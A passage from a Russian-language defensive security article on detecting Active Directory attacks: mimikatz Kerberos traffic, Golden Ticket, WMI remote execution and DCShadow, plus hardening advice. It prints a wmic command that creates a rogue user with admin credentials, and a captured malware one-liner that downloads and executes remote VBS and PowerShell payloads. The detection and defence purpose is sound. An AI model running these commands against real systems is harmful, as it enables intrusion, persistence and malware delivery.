1... 40.564602 192.168.11.2 192.168.0.1 DCE... 19... Bind: call_id: 2, Fragment
1... 40.565993 192.168.0.1 192.168.11.2 KRBS 332 Session Setup Request
Frame 1333: 354 bytes on wire (2832 bits), 354 bytes captured (2832 bits) on interface 0
Ethernet II, Src: Vmware_al:29:eb (00:50:56:a1:29:eb), Dst: Vmware_f0:f1:af (00:0c:29:f0:f1:af)
Internet Protocol Version 4, Src: 192.168.11.2, Dst: 192.168.0.1
Transmission Control Protocol, Src Port: 59234, Dst Port: 88, Seq: 1, Ack: 1, Len: 354
Kerberos
  Record Mark: 296 bytes
  as-req
    pvnno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
      PA-DATA PA-ENC-TIMESTAMP
        padata-type: KRBS-PADATA-ENC-TIMESTAMP (2)
        padata-value: 3041a003020112a23a0438cf68aad97a61b61ccd5a8c9efc...
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        cipher: c168aad97a61b61ccd5a8c9efc25acd839db19e9d6f49ffa...
      PA-DATA PA-PAC-REQUEST
        padata-type: KRBS-PADATA-PA-PAC-REQUEST (128)
        padata-value: 3005a0030101ff
        include-pac: True
    req-body
```


## AS-REQ от mimikatz

```
640 26.704595 192.168.11.2 192.168.0.1 KRBS 370 AS-REQ
642 26.705364 192.168.0.1 192.168.11.2 KRBS 55 AS-REP
650 26.705945 192.168.11.2 192.168.0.1 KRBS 16... TGS-REQ
653 26.706829 192.168.0.1 192.168.11.2 KRBS 186 TGS-REP
661 26.707209 192.168.11.2 192.168.0.1 KRBS 14... TGS-REQ
662 26.707458 192.168.0.1 192.168.11.2 KRBS 14... TGS-REP
666 26.707737 192.168.11.2 192.168.0.1 SMB2 32... Session Setup Request
668 26.708046 192.168.0.1 192.168.11.2 KRBS 332 Session Setup Request
Frame 640: 370 bytes on wire (2960 bits), 370 bytes captured (2960 bits) on interface 0
Ethernet II, Src: Vmware_al:29:eb (00:50:56:a1:29:eb), Dst: Vmware_f0:f1:af (00:0c:29:f0:f1:af)
Internet Protocol Version 4, Src: 192.168.11.2, Dst: 192.168.0.1
Transmission Control Protocol, Src Port: 59240, Dst Port: 88, Seq: 1, Ack: 1, Len: 370
Kerberos
  Record Mark: 312 bytes
  as-req
    pvnno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
      PA-DATA PA-ENC-TIMESTAMP
        padata-type: KRBS-PADATA-ENC-TIMESTAMP (2)
        padata-value: 303da003020117a23604349acf7f2dc8c294e8a712d2b6d5...
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        cipher: 9ac1712dc8c294e8a712d2b6d5e4fd35b2ffa2c4764b2d5e...
      PA-DATA PA-PAC-REQUEST
        padata-type: KRBS-PADATA-PA-PAC-REQUEST (128)
        padata-value: 3005a0030101ff
        include-pac: True
    req-body
```

В трафике наблюдается еще одно отличие из-за особенностей mimikatz. Оно основано на разнице набора шифров в легитимном домене и том, что отправляет mimikatz.


## Golden Ticket

Что атакующий может сделать, если у него есть хеш пароля специальной учетной записи, которая называется `krbtgt`? Ранее мы рассматривали случай, когда пользователь мог быть непривилегированным. Сейчас мы рассматриваем пользователя, хешем пароля которого подписываются абсолютно все билеты на получение других билетов (TGT). Соответственно, злоумышленник больше не обращается к Key Distribution Center, он сам у себя генерирует этот билет, поскольку Golden Ticket, по сути, и есть TGT. Затем он уже может отправлять запросы на аутентификацию на любом сервисе внутри AD, причем на неограниченное время. В итоге он беспрепятственно обращается к этому ресурсу — Golden Ticket неспроста называется золотым.



**Как детектировать по событиям.** Существует событие 4768, говорящее о том, что был выдан TGT, и событие 4769, говорящее о том, что был выдан сервисный билет, который необходим для аутентификации на каком-то сервисе внутри AD.

## 4768 TGT was granted



## 4769 TGS was granted



Здесь мы можем играть на разнице: так как при атаке Golden Ticket не запрашивает TGT у контроллера домена (он генерирует его самостоятельно), а TGS ему запрашивать необходимо, то, если мы обнаруживаем разницу в полученных TGT и TGS, можем предположить, что происходит атака Golden Ticket.

В MaxPatrol SIEM с использованием табличных списков, в которых мы логируем все выданные TGT и TGS, нам удалось реализовать такой детект.

## Стадия 3. Эксплуатация

После того как задача аутентификации и авторизации на желаемых хостах решена, атакующий может приступить к выполнению задач удаленно.


### WMI Remote Execution

WMI — встроенный механизм для удаленного исполнения, он отлично подходит для задач злоумышленника. Последние несколько лет в тренде понятие living off the land («жить с земли»), что означает пользоваться встроенными в Windows механизмами. В первую очередь потому, что позволяет маскироваться под легитимную активность.

```
C:\Users\Админ>wmic /NODE:10.0.0.10 /user:administrator /password:1qaz!@WSX process call create "net user /add test444 P@ssw0rd"
Идет выполнение (Win32_Process)->Create()
Метод успешно вызван.
Параметры вывода:
Instance of __PARAMETERS
{
    ProcessId = 4316;
    ReturnValue = 0;
};
```

На скриншоте — использование встроенной утилиты wmic. Ей указывается адрес хоста, к которому нужно подключиться, учетные данные, оператор process call create и команда, которую необходимо выполнить на удаленном хосте.

**Как детектить атаку.** По связке событий удаленного логона 4624 (обрати внимание на Logon ID) и событию 4688, говорящему о запуске процесса с command line. 4688 — можно увидеть, что родитель запускаемого процесса — WmiPrvSE.exe, специальный сервисный процесс WMI, который используется для удаленного администрирования. Видна команда, которую мы отправляли net user /add, и Logon ID совпадает с событием 4624. Соответственно, мы можем совершенно точно сказать, с какого хоста запущена данная команда.



Детект по трафику. Здесь мы явно видим характерные слова Win32 process create, а также command line, которая отправляется на запуск. На скриншоте — недавно встреченная нами малварь, которая распространялась в виртуальных сетях по принципу, схожему с WannaCry, только вместо шифрования файлов она устанавливала майнер. Малварь несла с собой mimikatz и EternalBlue, она дампила учетки, с их помощью логинилась на все те хосты, до которых могла дотянуться по сети. С помощью WMI она запускала на них PowerShell, скачивала PowerShell payload, который опять же содержал в себе mimikatz, EternalBlue и майнер. Таким образом получалась цепная реакция.



```

0..2..3..8..9..21.....Implemented.....$S.....$..@
$.ValueMap.....NS..QS..TS..WS..ZS..JS..eS.....0..2..3..8..9..21.....Implemented.....
]S=-..$.%.....0.....t.....D.....V.B.....M.P..Q.^V.....User
.....
Win32API[Process and Thread Functions|CreateProcess|lpCurrentDirectory
2..xv4.....
.....*.....S..V.....__PARAMETERS..abstract.....CommandLine..string.....
.....
7.....In.....
7.....Win32API[Process and Thread Functions|lpCommandLine..MappingStrings.....).....
7.....ID.....6.....
Y.....string.....CurrentDirectory..string.....
.....In.....
.....Win32API[Process and Thread Functions|CreateProcess|lpCurrentDirectory
..MappingStrings.....).....
.....+.....ID.....6.....
.....+.....r.....string.....
.....ProcessStartupInformation..object.....
.....In.....
.....L.....MPI|Win32_ProcessStartup..MappingStrings.....
.....).....
.....f.....D.....ID.....
.....6.....
.....f.....
..0.....object:Win32_ProcessStartup.....
.....
.....__PARAMETERS..cmd /v /on /c for /f "tokens=2 delims=[^] %i in (ver)" do (set a=%i)&if !
a:~1==5 (@echo on error resume next>%windir%\11.vbs&echo Set o=CreateObject("MSXML2.XMLHTTP")>%windir%\11.vbs&echo o.open
"GET","http://info.vbs",false>%windir%\11.vbs&echo o.send(">%windir%\11.vbs&echo If o.Status=200 Then>%windir%\11.vbs&echo
Set oas=CreateObject("ADODB.Stream")>%windir%\11.vbs&echo oas.Open>%windir%\11.vbs&echo oas.Type=1 >%windir%\11.vbs&echo
oas.Write o.ResponseBody>%windir%\11.vbs&echo oas.SaveToFile "%windir%\info.vbs",2 >%windir%\11.vbs&echo oas.Close>%windir%\
11.vbs&echo End if>%windir%\11.vbs&echo Set os=CreateObject("WScript.Shell")>%windir%\11.vbs&echo os.Exec("cscript.exe
%windir%\info.vbs">%windir%\11.vbs&cscript.exe %windir%\11.vbs) else {powershell "if(!([string](Get-WmiObject -Namespace root
\Subscription -Class __FilterToConsumerBinding)).contains('SCM Event Filter')) {if((Get-WmiObject
Win32_OperatingSystem).osarchitecture.contains('64')){IEX(New-Object Net.WebClient).DownloadString('http://info6.ps1')}else{IEX(New-
Object Net.WebClient).DownloadString('http://info3.ps1')}}"}".....
.....E.....HECM.....S.....M.....K.....E.....X.....$.....
5.....xv4.....
.....*.....
4.....__PARAMETERS..abstract.....ProcessId..uint32.....
.....5.....Out.....
.....5.....Win32API[Process and Thread Functions|CreateProcess|lpProcessInformation|
dwProcessId..MappingStrings.....).....
.....$.....ID.....6.....

```

## Рекомендации к стадиям 1-3

1. Сложные и длинные (>25 символов) пароли для сервисных учетных записей. Это не оставит злоумышленнику шанса провести атаку Kerberoasting, так как brutить придется очень долго.
2. Логирование PowerShell. Поможет обнаружить использование многих современных инструментов для атак на AD.
3. Переезд на Windows 10, Windows Server 2016. Microsoft создала Credential Guard: больше не удастся сдампить из памяти NTLM-хеши и билеты Kerberos.
4. Строгое разграничение ролей. Опасно сочетать в одной роли администратора AD, DC, всех серверов и рабочих машин.
5. Двойная смена пароля krbtgt (это та самая учетная запись, которой подписываются TGT-билеты). Каждый год. И после ухода администратора AD:
  - менять нужно дважды, так как хранится текущий и предыдущий пароль;
  - менять каждый год, а также после ухода доменного администратора.
 Даже если сеть уже скомпрометирована и злоумышленники выпустили Golden Ticket, изменение пароля делает этот Ticket бесполезным. И им снова нужно начинать все сначала.
6. Средства защиты с непрерывно обновляющейся экспертной базой знаний. Необходимо для обнаружения реальных актуальных атак.

## Стадия 4. Захват домена

### DCShadow



24 января 2018 года на конференции Microsoft BlueHat в Израиле Бенджамин Делпи и Венсан ле Ту (Vincent Le Toux) представили новый модуль mimikatz, который реализует атаку DCSHadow. Суть атаки в том, что создается поддельный контроллер домена, чтобы изменять и создавать новые объекты в AD через репликацию. Исследователям удалось выделить минимальный набор Kerberos SPN, необходимых для прохождения процесса репликации, — их требуется всего лишь два. Кроме того, они представили специальную функцию, которой можно запускать репликацию контроллеров принудительно. Авторы данной атаки на Active Directory позиционируют ее как атаку, которая сделает твой SIEM слепым. Так как поддельный контроллер домена не отправляет события в SIEM, это значит, что злоумышленники могут творить темные дела с AD и SIEM об этом не узнает.



Схема атаки: на той системе, с которой производится атака, необходимо добавить два SPN, которые нужны, чтобы другие домен-контроллеры могли аутентифицироваться по Kerberos для репликации. Поскольку согласно спецификации контроллер домена представлен в базе AD объектом класса nTDSDSA, необходимо такой объект создать. И в завершение вызвать репликацию с помощью функции DRSReplicaAdd.

**Как детектить атаку.** Каким образом DCSHadow выглядит в трафике. По трафику мы отчетливо видим добавление нового объекта в схему конфигурации типа домен-контроллер, а затем принудительный запуск репликации.

### Как выглядит DCSHadow в трафике

DRSUAPI	306 DsBind request	
DRSUAPI	258 DsBind response	
DRSUAPI	830 DsAddEntry request	
DRSUAPI	258 DsAddEntry response	
DRSUAPI	194 DsUnbind request	
DRSUAPI	194 DsUnbind response	
DRSUAPI	258 DsBind request	
DRSUAPI	258 DsBind response	
DRSUAPI	466 DRSUAPI_REPLICA_ADD request	Modifying CN=Configuration (the nTDSA object)
DRSUAPI	434 DsReplicaUpdateRefs request	
DRSUAPI	178 DsReplicaUpdateRefs response	
DRSUAPI	178 DRSUAPI_REPLICA_ADD response	
DRSUAPI	386 DRSUAPI_REPLICA_DEL request	Trigerring the replication
DRSUAPI	178 DRSUAPI_REPLICA_DEL response	
DRSUAPI	194 DsUnbind request	
DRSUAPI	194 DsUnbind response	

Хотя авторы атаки и говорят, что SIEM обнаружить ее не поможет, мы нашли способ, как можно дать понять службе ИБ, что в сети подозрительная активность.

Благодаря тому что наша корреляция знает список легитимных домен-контроллеров, она будет срабатывать, когда произойдет репликация с домен-контроллера, не входящего в этот белый список. Соответственно, подразделение ИБ может провести расследование и уже понять, это легитимный домен-контроллер, который добавила ИТ-служба, или атака DCShadow.

## **Заключение**

---

Пример DCShadow показывает, что появляются новые векторы атак на предприятия. В этом океане ИБ-событий очень важно оставаться на гребне волны: смотреть дальше и двигаться быстро.

Еще по теме: [Повышение привилегий в Windows](#)